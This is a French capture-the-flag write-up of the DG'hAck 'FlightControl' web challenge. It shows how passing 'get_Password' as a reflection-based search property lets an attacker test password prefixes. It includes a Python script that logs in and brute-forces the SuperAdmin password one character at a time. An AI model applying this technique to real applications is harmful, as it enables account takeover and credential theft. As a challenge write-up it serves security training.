

WriteUp « DG'hAck FlightControl »

FlightControl
Challenge

200 Points Difficile

Web

3 validations

- 17 novembre 2020 à 17:53
Digpst a validé cette épreuve.
- 13 novembre 2020 à 12:59
MyDingInABox a validé cette épreuve.
- 13 novembre 2020 à 10:38
Geoz a validé cette épreuve.

Description

En tant qu'administrateur au sein de l'armée de l'Air, vous accédez à l'ERP de la tour de contrôle.

Vous souhaitez obtenir les droits SuperAdmin !

Vos identifiants sont `admin@flightcontrol1.fr` / `admin`. Vous avez entendu dire que l'application avait été déployée en .Net core C#, et que la politique de sécurité des mots de passe autorisait seulement les minuscules et les chiffres.

Accès à l'épreuve

URL: <http://flightcontrol2.challmalicecyber.com/>

Flag

Valider cette épreuve

Dans la description du challenge nous avons le compte nous permettant de nous connecter en tant qu'administrateur à l'application et nous cherchons à obtenir les droits « SuperAdmin ». Nous savons aussi que l'application est développée en .Net core C# et que la politique de mot de passe n'autorise que les minuscules et les chiffres.

Connectons-nous à l'application avec les identifiants fournis :

Login

Email

Password

Login

FlightControl admin@flightcontrol.fr

admin@flightcontrol.fr

Home

MAIN NAVIGATION

- Cities
- Flights
- Users
- Passengers
- Messages

REGISTERED US... **402**

PASSENGERS **600**

REGISTERED FL... **200**

CANCELED FLIG... **0**

CURRENT DEPA... **0**

Departure map - 2 flights scheduled today

Nous naviguons un peu dans les différents menus et nous testons les différentes fonctionnalités. Sur la page de gestion des utilisateurs nous voyons une fonctionnalité qui permet de faire un tri sur la colonne « Admin » des utilisateurs :

FlightControl - DG'hack x Users

flightcontrol2.chall.malicecyber.com/Users?page=1&orderBy=Admin&dir=desc

admin@flightcontrol.fr

Create New


Id Search

Id	Firstname	Lastname	Email	Admin	
131	admin	admin	admin@flightcontrol.fr	<input checked="" type="checkbox"/>	Edit
1	Maiya	Haag	Maiya_Haag73@gmail.com	<input type="checkbox"/>	Edit
2	Itzel	Rau	Itzel.Rau22@hotmail.com	<input type="checkbox"/>	Edit
3	Aditya	Langworth	Aditya21@hotmail.com	<input type="checkbox"/>	Edit
4	Rickie	Klocko	Rickie7@hotmail.com	<input type="checkbox"/>	Edit
5	Jedediah	Trantow	Jedediah_Trantow48@hotmail.com	<input type="checkbox"/>	Edit
6	Kylie	Stiedemann	Kylie_Stiedemann96@yahoo.com	<input type="checkbox"/>	Edit
7	Robin	Walsh	Robin_Walsh70@hotmail.com	<input type="checkbox"/>	Edit
8	Khalid	Emmerich	Khalid.Emmerich66@hotmail.com	<input type="checkbox"/>	Edit
9	Mason	Morar	Mason91@yahoo.com	<input type="checkbox"/>	Edit
10	Ardith	Fritsch	Ardith.Fritsch@hotmail.com	<input type="checkbox"/>	Edit
11	Orpha	Pfeffer	Orpha_Pfeffer@gmail.com	<input type="checkbox"/>	Edit
12	Celestine	Satterfield	Celestine.Satterfield@gmail.com	<input type="checkbox"/>	Edit
13	Lamont	Kohler	Lamont.Kohler35@yahoo.com	<input type="checkbox"/>	Edit
14	Carolanne	Carroll	Carolanne_Carroll@gmail.com	<input type="checkbox"/>	Edit

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27

Nous voyons alors dans l'URL le orderBy « Admin ».


Nous pouvons aussi filtrer via le champ de recherche. Nous allons essayer de filtrer sur le champ « Admin » qui n'est pas proposé dans la liste déroulante en modifiant l'URL :



Ça fonctionne :)

Rappelons-nous de l'énoncé ; nous devons trouver un moyen de nous connecter en « SuperAdmin ».

Essayons de mettre « SuperAdmin » dans la recherche à la place d'« Admin » :



Ça fonctionne :) Nous avons donc trouvé l'utilisateur « SuperAdmin », il ne reste qu'à trouver son mot de passe.

Rappelons-nous de l'énoncé ; l'application est développée en .Net core C#.

Le compilateur C# génère automatiquement des « setter » et « getter » sur les attributs des objets, ces « setter/getter » sont préfixés par « set_ » et « get_ » au niveau de l'IL .Net.

Nous pouvons donc utiliser ces « getter » générés dans le filtre de l'application puisqu'elle utilise l'API de réflexion de .Net.

The screenshot shows a web browser window with the URL `flightcontrol2.chall.malicecyber.com/Users?property=get_Password&searchTerm=a`. The application is titled "FlightControl" and the user is logged in as "admin@flightcontrol.fr". The main navigation menu includes Home, Cities, Flights, Users, Passengers, and Messages. The "Users" section is active, displaying a table of users. The search bar at the top of the table is set to "a". The table lists 15 users, with the "Admin" column showing a checked checkbox for the user with ID 131 (admin@flightcontrol.fr). Each user has an "Edit" button next to their name.

Id	Firstname	Lastname	Email	Admin	
10	Ardith	Fritsch	Ardith.Fritsch@hotmail.com	<input type="checkbox"/>	Edit
13	Lamont	Kohler	Lamont.Kohler35@yahoo.com	<input type="checkbox"/>	Edit
75	Rhett	Oberbrunner	Rhett_Oberbrunner@gmail.com	<input type="checkbox"/>	Edit
109	Jamir	Stracke	Jamir_Stracke@gmail.com	<input type="checkbox"/>	Edit
131	admin	admin	admin@flightcontrol.fr	<input checked="" type="checkbox"/>	Edit
136	Zackery	Miller	Zackery10@hotmail.com	<input type="checkbox"/>	Edit
173	Samson	Mills	Samson0@gmail.com	<input type="checkbox"/>	Edit
233	Hassan	Quitzon	Hassan38@hotmail.com	<input type="checkbox"/>	Edit
251	Alessia	Kreiger	Alessia11@gmail.com	<input type="checkbox"/>	Edit
262	Antonina	Mills	Antonina.Mills33@gmail.com	<input type="checkbox"/>	Edit
276	Lysanne	Mann	Lysanne67@hotmail.com	<input type="checkbox"/>	Edit
290	Gus	Bradtke	Gus_Bradtke@yahoo.com	<input type="checkbox"/>	Edit
294	Pedro	Schinner	Pedro.Schinner53@yahoo.com	<input type="checkbox"/>	Edit

Nous voyons que la recherche fonctionne sur le champ « `get_Password` » et qu'elle filtre sur le prefix de la valeur. Ici la recherche retourne tous les utilisateurs avec le mot de passe commençant par « a ».

Il n'y a plus qu'à scripter la recherche pour obtenir le mot de passe de l'utilisateur « SuperAdmin ».

Le script « python » suivant permet de l'obtenir :

```

import requests
import re

session = requests.session()

response = session.get("http://flightcontrol2.chall.malicecyber.com/Login")
csrf = re.search("Token\" type=\"hidden\" value=\"([^\"]+)\\"", response.content).group(1)

login = {
    "Email": "admin@flightcontrol.fr",
    "Password": "admin",
    "__RequestVerificationToken": csrf
}
response = session.post("http://flightcontrol2.chall.malicecyber.com/Login", login)

password = ""
found = True
while found:
    found = False

    for c in "abcdefghijklmnopqrstuvwxyz0123456789":
        response = session.get("http://flightcontrol2.chall.malicecyber.com/Users?
property=get_Password&searchTerm=%s" % (password + c))
        if response.content.find("Andreanne") > 0:
            password += c
            found = True
            break

print("You can login with Andreanne.Harris@hotmail.com / %s" % password)

```

Une fois le mot de passe trouvé nous pouvons nous connecter à l'interface avec les identifiants du « SuperAdmin » et obtenir le flag :

